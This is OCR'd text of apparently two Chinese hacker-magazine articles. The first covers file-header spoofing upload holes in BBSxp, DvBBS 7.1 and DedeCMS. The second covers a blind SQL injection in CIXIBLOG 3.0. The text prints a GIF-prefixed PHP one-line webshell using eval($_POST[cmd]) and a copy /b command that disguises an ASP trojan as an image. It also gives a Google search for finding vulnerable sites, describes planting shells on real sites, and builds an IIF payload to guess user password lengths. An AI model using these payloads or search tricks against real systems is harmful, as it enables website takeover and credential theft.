


图3

然后找到自己的头像，点鼠标右键－－属性，就能看到小马的地址了，接着直接访问就可以了，如图3。因为BBSxp是ASP的，有的服务器不支持aspx，所以我们可以试着上传PHP木马。原理和ASPX的一样，PHPshell代码如下：

```
gif89a
<?php
phpinfo();
?>
RFI
gif89a
<?php
eval($_POST[cmd]);
?>
```

如果服务器成功解析，那么我们就得到了一个密码为cmd的一句话Webshell。有一点要指出的是，TCbbs同样存在这个上传漏洞。漏洞刚出的时候，BBSxp很快就修补并出了2007版，而TCbbs却迟迟没有修补。我也拿到了Tcbbs官方的shell，居然发现是放在一个免费空间里的！对于漏洞网站的查找，只要在Google下以“inurl:createuser.asp”进行搜索就可以了，结果如图4。




图4

漏洞版本跟老版本的不同点是在注册的时候密码有强度判断，如图5。




图5

二、DvBBS7.1文件头欺骗漏洞

文件头欺骗漏洞并不仅仅是今天才有的，也并不仅仅是BBSxp才有。大家应该知道DvBBS 7.1上传gif木马的时候，会有一个文件头的校验，如果是asp直接改扩展名的jpg文件，在Backup的时候会提示这不是有效的数据库文件。这里也需要用到文件头欺骗来上传我们的图片木马。一般的做法是**copy /b 1.mdb+1.asp 1.jpg**，1.mdb是一个空的数据库，1.asp是你的ASP木马。这样生成的1.jpg就具有了mdb数据库文件的文件头属性，从而让动网相信它是一个mdb文件！然后备份或恢复数据就能能得到Webshell了。

三、DedeCMS 的 Fckeditor 文件头欺骗漏洞

DedeCMS 也就是织梦内容管理系统，它用的文本编辑插件是修改版的 fckeditor，漏洞出现在 include/FCKeditor/editor/dialog/imageuser.php 文件中。部分代码如下：

```
if($dopost=="upload")
{
    if(empty($imgfile)) $imgfile="";
    if(!is_uploaded_file($imgfile)){
            ShowMsg("你没有选择上传的文件!","-1");
        exit();
    }
    if(ereg("text",$imgfile_type)){
            ShowMsg("不允许文本类型附件!","-1");
            exit();
    } /*判断是否为文本类型文件*/
    if($imgfile_size > $cfg_mb_upload_size*1024){
        @unlink(is_uploaded_file($imgfile));
  ShowMsg("你上传的文件超过了{$cfg_mb_upload_size}K，不允许上传!","-1");
            exit();
    }
    CheckUserSpace($cfg_ml->M_ID);
    $sparr = Array("image/pjpeg","image/jpeg","image/gif","image/png","image/x-png","image/wbmp");
 /*定义一个数组sparr，存放允许的文件类型，其实我们只需要一个*/
  $imgfile_type = strtolower(trim($imgfile_type));
  if(!in_array($imgfile_type,$sparr)){
            ShowMsg("上传的图片格式错误，请使用JPEG、GIF、PNG、WBMP格式的其中一种!","-1");
            exit();
    }/*判断件头是否合法*/
    略去（下面是文件的保存了，过了上面的几个if，文件就上传成功了）
```





图6

看到了吧，跟BBSxp的漏洞如出一辙！我们找一个网站试试，上传后的结果如图6所示。

我们可以看到，文件头欺骗漏洞不论是ASP、PHP程序都有可能存在，事实上有一个办法可以杜绝这种漏洞的出现，那就是把第一条路封死！不仅仅是不允许上传某些文件，而是只允许上传某些文件！

（文章中涉及到的工具 upfile.asp、imageuser.php 已经收录在光盘中）



从鸡肋到鸡翅——细品都市自媒体博客

寂寞的刺猬[L.S.T]

某日，一朋友扔给我一套博客代码，让我帮其检测一下安全性，不过我最近比较懒，已经好久没有看过ASP代码了，不知道它是否还认得我！

一、疏忽致漏洞

在本地搭建好这套博客系统，看了一下版权信息，原来是CIXIBLOG 3.0，这是啥博客？在百度里搜索了一下，原来是慈溪博客，使用者还挺多的呢，看来我又孤陋寡闻了！粗略地看过UserManage目录下的文件后，发现在Article_Del.Asp、Comments_List.Asp、Rss_Add.Asp、Message_List.Asp、Url_Favorites.asp等文件中都存在同一个BUG。该BUG最初是在Article_Del.Asp文件中发现的，但为了方便介绍以及与后面的测试相统一，我们就以Rss_Add.Asp文件为例，来重温一下BUG的发现过程。

Rss_Add.Asp 文件的部分源代码如下：

```
IF CblogObj.FormRequest("Action")="delete" then '删除RSS频道过程
    Dim RssID
    RssID=CblogObj.FormRequest("ArticleID")
    CONN.EXECUTE("Delete from tb_Rss where User_ID="&Session("UserID")&" AND id in("&RssID&")")
    GetErrInfo="<div class=""doen"">【操作成功提示:删除RSS频道成功!】</div>"
    End if
```

存在问题的语句在 **AND id in("&RssID&")"** 中，这是一个条件语句，也可以看作是一个赋值语句，将RssID的值赋给ID，如果所获得的ID值在tb_Rss表的ID列内，那么AND后的条件就为真，否则为假，在为假的情况下即使前面的UserID为真也不会执行删除语句。貌似引入的RssID是数值类型，它在进入SQL语句之前都经过了哪些关卡呢？向上看，原来是由CblogObj.FormRequest进行的过滤，那么这个自定义函数是如何过滤的呢？在Inc目录中的atyBlogClass.asp文件里找到了源头，

如下：

```
Public Function FormRequest(RequestName) 'Rem 获得Post参数
```

```
    FormRequest=Trim(CheckSqlstr(Request.form(RequestName)))
    End Function
```

采取的是Form接收方式，其中仅多了一个CheckSqlstr函数，那这个函数都过滤了什么呢？

```
    Private Function CheckSqlstr(Str) 'Rem 过滤SQL注入
    If Isnull(Str) Then
    CheckSqlstr = ""
    Exit Function
    End If
    Str = Replace(Str,Chr(0),"")
    CheckSqlstr = Replace(Str,"'","''")
    End Function
```

一个chr(0)和一个单引号，chr(0)是16进制的0x00，也就是很早以前揭开动网上传漏洞的一个字符，而单引号则是为了阻止用户提交单引号。虽然过滤的很少，但似乎无法突破！不过**AND id in("&RssID&")**并没有使用到单引号，所以CheckSqlstr过滤就不起什么作用了。ID是一个数值型字段，如何让RssID所提交的值与前面的ID进行匹配呢？我想到了IIF函数，什么是IIF函数？这可是一个不错的函数，它的语法是：IIF（逻辑表达式，　为真时的表达式，为假时的表达式），意思就是当逻辑表达式为真时，比如1 = 1，就返回“为真时的表达式”，如果表达式为1 = 2，那么就返回“为假时的表达式”。假如我构造的语句是**IIF(((select len(user_pass) from[Tb_user]where id=某个用户ID值)=猜测值),155,1)**，其中“某个用户的ID值”是想猜测用户的ID值，而155则是我所发的RSS频道的值，这个值只要查看RSS频道网页的源码就能查出，而1则是不属于我的RSS频道范围的值，也可以写成1000000，只要是不属于自已或不存在的值就行。这样，当我所输入的“猜测值”等于指定用户的密码长度（len(user_pass)），也就是1 = 1时，就会将我所发的RSS频道值（155）赋给ID，这样就删除掉了我所发的RSS频道；如果猜测错误，也就是1 = 2时，则会将后面的1提交给ID，即使这个ID存在于Tb_Rss表内，但因为SQL语句中**User_ID="&Session("UserID")&"**的限制，也无法删除后面指定的ID值（1）。

使用不存在的值进行测试，在有了这个念头时，我忽然想到了字符，如果将后面的数字改为字符，当1 =.2时，因为类型不对，不就出现了两个不同页面了吗？但字符需要引人才行，单引号被过滤了，那么双引号呢？我将上面构造的语句改为**IIF(1=2,1,"a")**，然后使用我的POST提交工具进行提交，结果不论是1 = 1，还是1 = 2，返回的均没有“类型错误”之类的语句，如图1，看来CiXiBlog是软硬通吃啊！

